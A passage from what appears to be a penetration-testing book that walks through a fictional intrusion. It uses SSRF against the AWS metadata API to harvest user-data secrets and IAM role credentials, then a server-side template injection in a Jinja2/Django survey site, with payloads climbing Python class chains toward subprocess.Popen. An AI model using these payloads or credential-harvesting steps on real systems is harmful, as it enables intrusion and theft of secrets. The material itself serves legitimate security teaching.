http://0xa9fea9fe/. . ./macs/06:a0:8f:8d:1c:2a/subnet-id
subnet-00580e48

# Subnet IP range
http://0xa9fea9fe/. . ./macs/06:a0:8f:8d:1c:2a/subnet-ipv4-cidr-block
172.31.16.0/20
```

Listing 5-2: Firewall configuration of the web app

We need the network's MAC address to retrieve network information from the metadata API. The AWS account owner is used to build *Amazon Resource Names (ARNs)*, which are unique identifiers for users, policies, and pretty much every resource on AWS; this is essential information that will prove useful in future API calls. The ARN is unique per account, so MXR Ads' account ID is and will remain 886371554408 for everything—even though a company may and often will have multiple AWS accounts, as we will later see.

We can only list the security groups' names and not the actual firewall rules, but that already carries enough information to guess the actual firewall rules. The `elb` section in the `elb_http_prod_eu-west-1` set, for example, indicates that this set most likely grants the load balancer access to the server. The third security group is interesting: `common_ssh_private-eu-west-1`. Based on its name, it's safe to assume that only a select few machines, usually called *bastions*, have the ability to connect through SSH to the rest of the infrastructure. If we can somehow land on one of these precious instances, that would open up many, many doors! It's funny how we are still stuck outside the organization yet can already get a sense of their infrastructure design ideas.

The Dirty Secret of the Metadata API

We are far from done, of course, so let's kick it up a notch. As we saw in Chapter 1, AWS offers the possibility to execute a script when the machine boots for the first time. This script is usually referred to as *user-data*. We used it to set up our own infrastructure and bootstrap Docker containers. Great news—that same *user-data* is available via the metadata API in a single query. By sending one more request through Burp to the MXR Ads demo app, we can see they sure as hell used it to set up its own machines, as shown in Listing 5-3.

```
# User data information
http://0xa9fea9fe/latest/user-data/

#cloud-config
❶ coreos:
  units:
  - command: start
    content: |-
      [Unit]
      Description=Discover IPs for external services
      Requires=ecr-setup.service
--snip--
```

Listing 5-3: Snippet of the user-data *script executed on the machine's first boot*

We get a torrent of data streams on the screen, filling our hearts with warm and fuzzy feelings. SSRF in all its glory. Let's inspect what we got in this last command.

In addition to accepting plain bash scripts, *cloud-init* supports the file format *cloud-config*, which uses a declarative syntax to prepare and schedule boot operations. *Cloud-config* is supported by many distributions, including CoreOS, which appears to be the OS powering this machine, as indicated at ❶.

Cloud-config uses a YAML syntax, which uses whitespace and newlines to delimit lists, values, and so on. The *cloud-config* file describes instructions to set up services, create accounts, execute commands, write files, and other operations involved in boot operations. Some find it cleaner and easier to understand than a crude bash script.

Let's break down the most important bits of the *user-data* script we retrieved (see Listing 5-4).

```
--snip--
- command: start
   content: |
❶     [Service]   # Setup a service
```

```
    EnvironmentFile=/etc/ecr_env.file # Env variables

❷    ExecStartPre=/usr/bin/docker pull ${URL}/demo-client:master

❸     ExecStart=/usr/bin/docker run \
      -v /conf_files/logger.xml:/opt/workspace/log.xml \
      --net=host \
      --env-file=/etc/env.file \
      --env-file=/etc/java_opts_env.file \
❹       --env-file=/etc/secrets.env \
      --name demo-client \
      ${URL}/demo-client:master \
--snip--
```

Listing 5-4: Continuation of the user-data *script*

First, the file sets up a service to be executed at the machine's boot time ❶. This service pulls the `demo-client` application image ❷ and proceeds to run the container using a well-furnished Docker `run` command ❸.

Notice the multiple `--env-file` switches ❹ that ask Docker to load environment variables from custom text files, one of which is so conveniently named *secrets.env*! The million-dollar question, of course, is where are these files located?

There is a small chance they are baked directly into the AMI image, but then making updates to configuration files would be the Everest of inconvenience for MXR Ads. To update a database password, the company would need to bake and release a new CoreOS image. Not very efficient. No, chances are the secret file is either dynamically fetched via S3 or embedded directly in the same *user-data* script. Indeed, if we scroll a bit further we come across the following snippet:

```
--snip--
write_files:
- content: H4sIAEjwoV0AA13OzU6DQBSG4T13YXoDQ5FaTFgcZqYyBQbmrwiJmcT+Y4Ed6/. . .
  encoding: gzip+base64
  path: /etc/secrets.env
  permissions: "750"
--snip--
```

Brilliant. The content of this blob is Base64 encoded, so we'll decode it, decompress it, and marvel at its content, as shown in Listing 5-5.

```
root@Point1:~/# echo H4sIAAA. . . |base64 -d |gunzip

ANALYTICS_URL_CHECKSUM_SEED = 180309210013
CASSANDRA_ADS_USERSYNC_PASS = QZ6bhOWiCprQPetIhtSv
CASSANDRA_ADS_TRACKING_PASS = 68niNNTIPAe5sDJZ4gPd
CASSANDRA_ADS_PASS = fY5KZ5ByQEk0JNq1cMM3
CASSANDRA_ADS_DELIVERYCONTROL_PASS = gQMUUHsVuuUyo003jqFU
IAS_AUTH_PASS = PjO7wnHF9RBHD2ftWXjm
ADS_DB_PASSWORD = !uqQ#:9#3Rd_cM]
```

Listing 5-5: A snippet of the decoded secrets.env *file containing passwords*

Jackpot! The blob has yielded many passwords to access *Cassandra* clusters, a highly resilient NoSQL database usually deployed to handle large-scale data with minimal latency. We also get two obscure passwords holding untold promises. Of course, passwords alone are not enough. We need the associated host machines and usernames, but so does the application, so we can assume the second environment file from Listing 5-4, *env.file*, should precisely contain all the missing pieces.

Scrolling further down *user-data*, however, we find no definition of *env.file*. We do, however, come across a shell script, *get-region-params.sh*, that seems to reset our precious *env.file* file (see Listing 5-6).

```
--snip--
 - command: start
   content: |-
      [Unit]
      Description=Discover IPs for external services
      [Service]
      Type=oneshot
      ExecStartPre=/usr/bin/rm -f /etc/env.file
      ExecStart=/conf_files/get-region-params.sh
      name: define-region-params.service
--snip--
```

Listing 5-6: A discovery service that seems to interact with env.file

It seems likely this script will create the *env.file*. Let's dive in the content of *get-region-params.sh* created three lines below (see Listing 5-7).

```
--snip--
write_files:
❶ - content: H4sIAAAAAAAC/7yabW/aShbH3/
tTTFmuOmjXOIm6lXoj98qAQ6wSG9lOpeyDrME+. . .
  encoding: gzip+base64
  path: /conf_files/define-region-params.sh
```

Listing 5-7: The lines in charge of creating get-region-params.sh *in the* user-data *script*

We have another encoded blob ❶. Using some Base64 and gunzip magic, we translate this pile of garbage to a normal bash script that defines various endpoints, usernames, and other parameters, depending on the region where the machine is running (see Listing 5-8). I will skip over the many conditional branches and case switch statements to only print the relevant parts:

```
root@Point1:~/# echo H4sIAAA. . . |base64 -d |gunzip

AZ=$(curl -s http://169.254.169.254/latest/meta-data/placement/availability-zone)
REGION=${AZ%?}

case $REGION in
  ap-southeast-1 . . .
    ;;
  eu-west-1
    echo "S3BUCKET=mxrads-dl" >> /etc/env.file ❶
    echo "S3MISC=mxrads-misc" >> /etc/env.file ❷
    echo "REDIS_GEO_HOST=redis-geolocation.production.euw1.mxrads.tech" >> /etc/env.file
    echo "CASSA_DC=eu-west-delivery" >> /etc/env.file
    echo "CASSA_USER_SYNC=usersync-euw1" >> /etc/env.file
    echo "CASSA_USER_DLVRY=userdc-euw1" >> /etc/env.file

--snip--
cassandra_delivery_host="cassandra-delivery.pro.${SHORT_REGION}.mxrads.tech"
--snip--
```

Listing 5-8: A snippet of the decoded get-region-params.sh *script*

Notice the S3 buckets mxrads-dl ❶ and mxrads-misc ❷ we came across earlier during reconnaissance.

Looking at the script, we can see that the instance is using the metadata API to retrieve its own region and build endpoints and usernames based on that information. That's the first step a company will take towards infrastructure resilience: they package an app, nay, an environment, that can run on any hypervisor, in any datacenter, in any country. Powerful stuff, for sure, with the caveat, as we are witnessing firsthand, that a simple SSRF vulnerability could expose all of the application's secrets to anyone willing to poke at it.

NOTE *AWS released the metadata API v2 in December 2019, which requires a first PUT request to retrieve a session token. One can only query the metadata API v2 by presenting a valid token. This restriction effectively thwarts attacks like SSRF. Seems like a good plan, you might think, but then AWS went ahead and shot the sheriff with the following statement: "The existing instance metadata service (IMDSv1) is fully secure, and AWS will continue to support it." Ah, of course companies will invest in rewriting their entire deployment process to replace something that is already secure. It seems SSRF still has a bright future ahead of it.*

Cross-referencing this file with passwords we got from Listing 5-5 and making educated guesses based on the variable names, we can reconstruct the following credentials:

Cassandra-delivery.prod.euw1.mxrads.tech

Username: userdc-euw1

Password: gQMUUHsVuuUyo003jqFU

Cassandra-usersync.prod.euw1.mxrads.tech

Username: usersync-euw1

Password: QZ6bhOWiCprQPetIhtSv

Some machines are missing usernames, and other passwords are missing their matching hostnames, but we will figure it all out in time. For now, this is everything we can fully put together.

With this information, the only thing preventing us from accessing these databases are basic, boring firewall rules. These endpoints resolve to internal IPs, unreachable from the dark corner of the internet where our attack server lies, so unless we figure out a way to change these firewall rules or bypass them altogether, we are stuck with a pile of worthless credentials.

Well, that's not entirely true. There is one set of credentials that we haven't yet retrieved, and unlike the previous ones, it is not usually subject to IP restrictions: the machine's IAM role.

On most cloud providers, you can assign a *role* to a machine, which is a set a default credentials. This gives the machine the ability to seamlessly authenticate to the cloud provider and inherit whatever permissions are assigned to that role. Any application or script running on the machine can claim that role, and this avoids the nasty habit of hardcoding secrets in the code. Seems perfect. . . again, on paper.

In reality, when an EC2 machine (or, more accurately, an instance profile) impersonates an IAM role, it retrieves a set of temporary credentials that embodies that role's privileges. These credentials are made available to the machine through—you guessed it—the metadata API.

We call the */latest/meta-data/iam/security-credentials* endpoint to retrieve the role's name:

```
http://0xa9fea9fe/latest/meta-data/iam/security-credentials
demo-role.ec2
```

We can see that the machine was assigned the demo-role.ec2 role. Let's pull its temporary credentials, again by calling the metadata API:

```
# Credentials
http://0xa9fea9fe/latest/meta-data/iam/security-credentials/demo-role.ec2

{
 Code : Success,
 LastUpdated : 2019-10-26T11:33:39Z,
 Type : AWS-HMAC,
 AccessKeyId : ASIA44ZRK6WS4HX6YCC7,
 SecretAccessKey : nMylmmbmhHcOnXw2eZ3oh6nh/w2StPw8dI5Mah2b,
 Token : AgoJb3JpZ2luX2VjEFQ. . .
 Expiration : 2019-10-26T17:53:41Z ❶
}
```

We get the `AccessKeyId` and `SecretAccessKey`, which together form the classic AWS API credentials, as well as an access token that validates this set of temporary credentials.

In theory, we can load these keys into any AWS client and interact with MXR Ads' account from any IP in the world using the machine's identity: demo-role.ec2. If this role allows the machine access to S3 buckets, we have access to those buckets. If the machine can terminate instances, now so can we. We can take over this instance's identity and privileges for the next six hours before the credentials are reset ❶.

When this grace period expires, we can once again retrieve a new set of valid credentials. Now you understand why SSRF is my new best friend. Here we register the AWS credentials in our home directory under the profile name "demo":

```
# On our attacking machine
root@Point1:~/# vi ~/.aws/credentials
[demo]
aws_access_key_id = ASIA44ZRK6WSX2BRFIXC
aws_secret_access_key = +ACjXR87naNXyKKJWmW/5r/+B/+J5PrsmBZ
aws_session_token = AgoJb3JpZ2l. . .
```

Seems like we are on a roll! Unfortunately, just as we start to tighten our grip around the target, AWS comes at us with yet another blow: IAM.

NOTE *We can use these specific AWS credentials by appending the switch* `--profile demo` *to our regular AWS CLI commands, or by setting the global variable* `AWS_PROFILE=demo`.

AWS IAM

AWS IAM is the authentication and authorization service, and it can be something of a quagmire. By default, users and roles have almost zero privileges. They cannot see their own information, like their username or access key ID, because even these trivial API calls require an explicit permission.

NOTE *Compare AWS IAM to an Active Directory (AD) environment, where users can, by default, not only get every account's information and group membership but also hashed passwords belonging to service accounts. Check out the AD Kerberoasting technique:* http://bit.ly/2tQDQJm.

Obviously, regular IAM users like developers have some basic rights of self-inspection so they can do things like list their group membership, but that's hardly the case for an instance profile attached to a machine. When we try to get basic information about the role demo-role-ec2, we get an astounding error:

```
# On our attacking machine
root@Point1:~/# aws iam get-role \
--role-name demo-role-ec2
--profile demo

An error occurred (AccessDenied) when calling the GetRole operation: User:
arn:aws:sts::886371554408:assumed-role/demo-role.ec2/i-088c8e93dd5703ccc
is not authorized to perform: iam:GetRole on resource: role demo-role-ec2
```

An application does not usually evaluate its set of permissions at runtime; it just performs the API calls as dictated by the code and acts accordingly. This means we have valid AWS credentials, but at the moment we have absolutely no idea how to use them.

We'll have to do some research. Almost every AWS service has some API call that describes or lists all its resources (`describe-instances` for EC2, list-buckets for S3, and so on). So, we can slowly start probing the most common services to see what we can do with these credentials and work our way up to testing all of AWS's myriad services.

One option is to go nuts and try every possible AWS API call (there are thousands) until we hit an authorized query, but the avalanche of errors we'd trigger in the process would knock any security team out of their hibernal sleep. By default, most AWS API calls are logged, so it's quite easy for a company to set up alerts tracking the number of unauthorized calls. And why wouldn't they? It literally takes a few clicks to set up these alerts via the monitoring service CloudWatch.

Plus, AWS provides a service called GuardDuty that automatically monitors and reports all sorts of unusual behaviors, such as spamming 5000 API calls, so caution is paramount. This is not your average bank with 20 security appliances and a $200K/year outsourced SOC team that still struggles to aggregate and parse Windows events. We need to be clever and reason about it purely from context.

For instance, remember that mxrads-dl S3 bucket that made it to this instance's *user-data*? We could not access that before without credentials, but maybe the demo-role.ec2 role has some S3 privileges that could grant us access? We find out by calling on the AWS API to list MXR Ads' S3 buckets:

```
# On our attacking machine
root@Point1:~/# aws s3api listbuckets --profile demo
An error occurred (AccessDenied) when calling the ListBuckets operation:
Access Denied
```

Okay, trying to list all S3 buckets in the account was a little too bold, but it was worth a shot. Let's take it back and take baby steps now. Again, using the demo-role.ec2 role we try just listing keys inside the mxrads-dl bucket. Remember, we were denied access earlier without credentials:

```
root@Point1:~/# aws s3api list-objects-v2 --profile demo --bucket mxrads-dl >
list_objects_dl.txt
root@Point1:~/# grep '"Key"' list_objects_dl | sed 's/[",]//g' >
list_keys_dl.txt

root@Point1:~/# head list_keys_dl.txt
  Key: jar/maven/artifact/com.squareup.okhttp3/logging-interceptor/4.2.2
  Key: jar/maven/artifact/com.logger.log/logging-colors/3.1.5
--snip--
```

Okay, now we are getting somewhere! We get a list of keys and save them away. As a precaution, before we go berserk and download every file stored on this bucket, we can make sure that logging is indeed disabled on S3 object operations. We call the get-bucket-logging API:

```
root@Point1:~/# aws s3api get-bucket-logging --profile demo --bucket mxrads-dl

<empty_response>
```

And we find it's empty. No logging. Perfect. You may be wondering why a call to this obscure API succeeded. Why would an instance profile need such a permission? To understand this weird behavior, have a look at the full list of possible S3 operations at *https://docs.aws.amazon.com/IAM/latest/UserGuide/list_amazons3.html*.Yes, there are hundreds of operations that can be allowed or denied on a bucket.

AWS has done a spectacular job defining very fine-grained permissions for each tiny and sometimes inconsequential task. No wonder most admins simply assign wildcard permissions when setting up buckets. A user needs read-only access to a bucket? A `Get*` will do the job; little do they realize that a `Get*` implies 31 permissions on S3 alone! `GetBucketPolicy` to get the policy, `GetBucketCORS` to return CORS restrictions, `GetBucketACL` to get the access control list, and so forth.

Bucket policies are mostly used to grant access to foreign AWS accounts or add another layer of protection against overly permissive IAM policies granted to users. A user with an `s3:*` permission could therefore be rejected with a bucket policy that only allows some users or requires a specific source IP. Here we attempt to get the bucket policy for mxrads-dl to see if it does grant access to any other AWS accounts:

```
root@Point1:~/# aws s3api get-bucket-policy --bucket mxrads-dl
{
  "Id": "Policy1572108106689",
  "Version": "2012-10-17",
  "Statement": [
      {
         "Sid": "Stmt1572108105248",
         "Action": [
             "s3:List*", " s3:Get*"
         ],
         "Effect": "Allow",
         "Resource": "arn:aws:s3:::mxrads-dl",
         "Principal": {
          ❶ "AWS": "arn:aws:iam::983457354409:root"
         }
   }]
}
```

We see that this policy references the foreign AWS account 983457354409 ❶. This account could be Gretsch Politico, an internal MXR Ads department with its own AWS account, or a developer's personal account for that matter. We cannot know for sure, at least not yet. We'll note it for later examination.

Examining the Key List

We go back to downloading the bucket's entire key list and dive into the heap, hoping to find sensitive data and get an idea of the bucket's purpose. We have an impressive number of public binaries and *.jar* files. We find a collection of the major software players with different versions, such as Nginx, Java collections, and Log4j. It seems they replicated some sort of public distribution point. We find a couple of bash scripts that automate the `docker login` command, or provide helper functions for AWS commands, but nothing stands out as sensitive.

From this, we deduce that this bucket probably acts as a corporate-wide package distribution center. Systems and applications must use it to download software updates, packages, archives, and other widespread packages. I guess not every public S3 is an El Dorado waiting to be pilfered.

We turn to the *user-data* script we pulled earlier hoping for additional clues about services to query, but find nothing out of note. We even try a couple of AWS APIs with the demo role credentials to common services like EC2, Lambda, and Redshift out of desperation, only to get that delicious error message back. How frustrating it is to have valid keys yet stay stranded at the front door simply because there are a thousand keyholes to try. . . but that's just the way it is sometimes.

Like most dead ends, the only way forward is to go backward, at least for a while. It's not like the data we gathered so far is useless; we have database and AWS credentials that may prove useful in the future, and most of all, we gained some insight into how the company handles its infrastructure. We only need a tiny spark to ignite for the whole ranch to catch fire. We still have close to a hundred domains to check. We will get there.

Resources

A short introduction to Burp if you are not familiar with the tool: *http://bit.ly/2QEQmo9*.

Check out the progressive capture-the-flag exercises at *flaws.cloud* to get you acquainted with basic cloud-hacking reflexes.

CloudBunny and fav-up are tools that can you help you bust out IP addresses of services hiding behind CDNs: *https://github.com/Warflop/CloudBunny/* and *https://github.com/pielco11/fav-up/*.

You can read more about techniques to uncover bucket names at the following links: *http://bit.ly/36KVQn2* and *http://bit.ly/39Xy6ha*.

The difference between CNAME and ALIAS records is discussed at *http://bit.ly/2FBWoPU*.

This website lists a number of open S3 buckets if you're in for a quick hunt: *https://buckets.grayhatwarfare.com/*.

More information on S3 bucket policies: *https://amzn.to/2Nbhngy*.

Further reading on WebSockets: *http://bit.ly/35FsTHN*.


Blog about IMDSv2: *https://go.aws/35EzJgE*.

PART III

TOTAL IMMERSION

Lack of comfort means we are on the threshold of new insights.
—Lawrence Krauss

6 FRACTURE



From our work so far, we have a few MXR Ads credentials, and we've uncovered the main ways that MXR Ads and GP handle their infrastructure, but we're not sure what to do with our findings. We still have so many opportunities to explore, so we go back to the drawing board: a handful of GP and MXR Ads websites that we confirmed in Chapter 4 (see Listing 4-3). In Chapter 5, we followed our gut by courting the most alluring assets, the S3 buckets, which eventually led us to a server-side request forgery (SSRF) vulnerability, but now we'll abide by a steadier and more strenuous approach.


Our approach will go through each website, follow each link, inspect every parameter, and even gather hidden links in JavaScript files using something like LinkFinder (*https://github.com/GerbenJavado/LinkFinder/*). To do this we'll inject carefully chosen special characters into forms and fields here and there until we trigger an anomaly, like an explicit database error, a 404 (page not found) error, or an unexpected redirection to the main page.

We'll rely on Burp to capture all of the parameters surreptitiously sent to the server. This maneuver depends heavily on the web framework behind the website, the programming language, the operating system, and a few other factors, so to help streamline the process, we will inject the following payload and compare the output to the application's normal response:

```
dddd",'|&$;:`({{@<%=ddd
```

This string covers the most obvious occurrences of injection vulnerabilities for different frameworks: (No)SQL, system commands, templates, Lightweight Directory Access Protocol (LDAP), and pretty much any component using special characters to extend its query interface. The `dddd` part is like a label that's some easy-to-spot text to help us visually locate the payload in the page's response. A page that reacts even slightly unexpectedly to this string, like with an error page, curious redirection, truncated output, or an input parameter reflected in the page in a weird way, is a promising lead worth investigating further. If the web page returns an innocuous response but seems to have transformed or filtered the input somehow, then we can probe further using more advanced payloads, like adding logical operators (`AND 1=0`), pointing to a real file location, trying a real command, and so on.

We begin injecting this payload into the forms on each site in our list. Soon enough, we reach the URL *www.surveysandstats.com*, the infamous website used to collect and probe data on people's personalities, which we uncovered in Chapter 4. This has plenty of fields to inject our promiscuous string. We enter it into a form, hit Submit, and are greeted with the delightful error page in Figure 6-1.




Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server
there is an error in the application.

Figure 6-1: Surveysandstats.com *reacts to our string injection*

Aha! That's the kind of error that can make a hacker squirm with excitement. We turn to Burp and submit the form again, this time with perfectly innocent responses to the survey question with no special characters, just plain English, to make sure that the form normally works (see Figure 6-2). When performing normally, the form should send us an email confirmation.




```
POST /S5pPklIAp HTTP/1.1
Host: www.surveysandstats.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)
Content-Length: 73
Cookie:
AWSALB=WWx2C3l1hM02FdBIM3O9inGbR7t+4w+zgHNtQB7Cm8/T609Txfj1rrlw4pP0eCk
Z8yWa2/63sld2U++qUzDl4sU3qSK9P34Udfl0oHBk4oUjVwg1V+RNxB3VHcFz;
MAX-AGE=604800; Path=/

email=davidshaw@pokemail.net&name=davidshaw &q1=2&q2=2&q3=3&q4=3&q5=5&q6=3
```

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 261
Location: http://www.surveysandstats.com/
X-Amz-Cf-Pop: CDG53-C1
X-Amz-Cf-Id: 8SAF60zG4rICVN_AUBSSP
Server: awselb/2.0
Date: Sun, 27 Oct 2019 11:57:30 GMT
```

Figure 6-2: A regular form submission in Burp

And sure enough, a couple of seconds later, we receive an email with the results of the survey (see Figure 6-3).



Thank you for completing the cognitive survey

From: **noreplay@surveysandstats.com**, To: **davidshaw**, Date **2019-10-27 12:02:10**

Hello **davidshaw**

Thank you for completing the survey. Your contribution will help us advance human knowledge, and help build a better world.

Figure 6-3: Email reply from our normal survey submission

The survey is working just fine, which means it's likely that it was indeed some special character in our payload that caused the page to crash the first time. To pin down which character, we replay the previous normal form entry, each time adding one special character from our payload at a time until we close in on the suspect: {{ (the double bracket). We may very well be dealing with a server-side template injection (SSTI) since templates often rely on double brackets.

Server-Side Template Injection

In many web development frameworks, templates are simple HTML files annotated with special variables that get replaced at runtime with dynamic values. Here are some of those special variables used in various frameworks:

```
# Ruby templates
<p>
<%= @product %>
</p>
# Play templates (Scala/Java)
<p>
Congratulations on product @product
</p>
# Jinja or Django templates
<p>
Congratulations on product {{product}}
</p>
```

This separation between the frontend of a web project (visualization in HTML/JavaScript) and the backend (controller or model in Python/Ruby/Java) is the cornerstone of many development frameworks and indeed many team organizations. The fun begins when the template itself is built dynamically using untrusted input. Take the following code, for instance. It produces a dynamic template using the `render_template_string` function, which is itself built using user input:

```
--snip--
template_str = """
    <div>
        <h1>hello</h1>
        <h3>%s</h3>
    </div>
     """ % user_input

return render_template_string(template_str)
```

In this Python snippet, if we were to inject a valid template directive like {{8*2}} in the user_input variable, it will be evaluated to 16 by the render_template_string method, meaning the page will display the result 16. The tricky thing is that every template engine has its own syntax, so not all would evaluate it in this way. While some will let you read files and execute arbitrary code, others will not even let you perform simple multiplication.

That's why our first order of business is to gather more information about this potential vulnerability. We need to figure out what language we are dealing with and which framework it is running.

Fingerprinting the Framework

Since his presentation on SSTI at Black Hat USA 2015, James Kettle's famous diagram depicting ways to fingerprint a templating framework has been ripped off in every article you may come across about this vulnerability, including here in Figure 6-4.

We'll enter a few different expressions in our survey form to see how they're executed.





Figure 6-4: Different SSTI payloads to fingerprint the template framework

We send the payload `{{8 * '2'}}` and receive in response an email containing the string `2` repeated a total of eight times, as shown in Figure 6-5. This behavior is typical of a Python interpreter, as opposed to a PHP environment, for example, which would have printed `16` instead:

```
# Payload
{{8*'2'}} # Python: 22222222, PHP: 16

{{8*2}} # Python: 16, PHP: 16
```



Thank you for completing the cognitive survey

From: **noreplay@surveysandstats.com**, To: **davidshaw**, Date **2019-10-27 12:13:53**

Hello 22222222

Thank you for completing the survey. Your contribution will help us advance human knowledge, and help build a better world.


Figure 6-5: Typical Python output for an input of `8 * '2'`

From this we quickly come to the conclusion that we are probably dealing with the famous Jinja2 template used in Python environments. Jinja2 usually runs on one of two major web frameworks: Flask or Django. There was a time when a quick look at the "Server" HTTP response header would reveal which. Unfortunately, nobody exposes their Flask/Django application naked on the internet anymore. They instead go through Apache and Nginx servers or, in this case, an AWS load balancer that covers the original server directive.

Not to worry. There is a quick payload that works on both Flask and Django Jinja2 templates, and it's a good one: `request.environ`. In both frameworks, this Python object holds information about the current request: HTTP method, headers, user data, and, most importantly, environment variables loaded by the app.

```
# Payload

email=davidshaw@pokemail.net&user={{request.environ}}. . .
```

Figure 6-6 shows the response we get from this payload.



Thank you for completing the cognitive survey

From: **no-reply@surveysandstats.com**, To: **davidshaw**, Date **2019-10-27 14:09:35**

Hello {'SERVER_SOFTWARE': 'WSGIServer/0.2', 'wsgi.multiprocess': False, 'PYENV_DIR': '/opt/django/surveysapp', 'QUERY_STRING': '', 'SERVER_NAME': 'A98DE8613CFE15613', 'PYENV_VERSION': 'surveysenv', 'WSLENV': '',

Figure 6-6: Response from `request.environ`

Django literally appears in the PYENV_DIR path. Jackpot. The developers of this application seem to have decided to replace the default Django templating engine with the more powerful Jinja2 templating framework. This is lucky for us, because while Jinja2 supports a subset of Python expressions and operations that gives it the edge in terms of performance and productivity, this flexibility comes at a steep price: we can manipulate Python objects, create lists, call functions, and even load modules in some cases.

Arbitrary Code Execution

It's almost tempting to jump ahead and attempt to access the password files with a payload like "{{os.open('/etc/passwd')}}", but that would not work. The os object is not likely defined in the current context of the application. We can only interact with Python objects and methods defined in the page rendering the response. The request object we accessed earlier is automatically passed by Django to the template, so we can naturally retrieve it. The os module? Highly unlikely.

But, and it is a most fortunate *but*, most modern programming languages provide us with some degree of introspection and reflection—*reflection* being the ability of a program, object, or class to examine itself, including listing its own properties and methods, changing its internal state, and so on. This is a common feature of managed languages like C#, Java, and Golang—and Python is no exception. Any Python object contains attributes and pointers to its own class properties and those of its parents.

For instance, we can fetch the class of any Python object using the __class__ attribute, which returns a valid Python object referencing this class:

```
# Payload

email=davidshaw@pokemail.net&user={{request__class__ }}. . .

<class 'django.core.handlers.wsgi.WSGIRequest'>
```

That class is itself a child class of a higher Python object called django.http.request.HttpRequest. We did not even have to read the docs to find this out; it's written in the object itself, inside the __base__ variable, as we can see with this payload:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__}}. . .
<class 'django.http.request.HttpRequest'>

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__}}. . .
<class 'object'> ❶
```

We continue climbing the heritage chain, adding __base__ to the payload until we reach the top-most Python object ❶, the parent of all classes: object.

In and of itself, the `object` class is useless, but like all other classes, it contains references to its subclasses as well. So after climbing up the chain, it's now time to go down using the `__subclasses__()` method:

```
# Payload

email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()}}. . .

[<class 'type'>,
 <class 'dict_values'>,
 <class 'django.core.handlers.wsgi.LimitedStream'>,
 <class 'urllib.request.OpenerDirector'>,
 <class '_frozen_importlib._ModuleLock'>,
 <class 'subprocess.Popen'>, ❶
--snip--
<class 'django.contrib.auth.models.AbstractUser.Meta'>,
]
```

More than 300 classes show up. These are all the classes inheriting directly from the `object` class and loaded by the current Python interpreter.

NOTE *In Python 3, all top classes are children of the* `object` *class. In Python 2, classes must explicitly inherit the* `object` *class.*

I hope you caught the `subprocess.Popen` class ❶! This is the class used to execute system commands. We can call that object right here, right now, by referencing its offset in the list of subclasses, which happens to be number 282 in this particular case (figured out with a manual count). We can capture the output of the `env` command using the `communicate` method:

```
# Payload
email=davidshaw@pokemail.net&user={{request.__class__.__base__.__base__.__subclasses__()
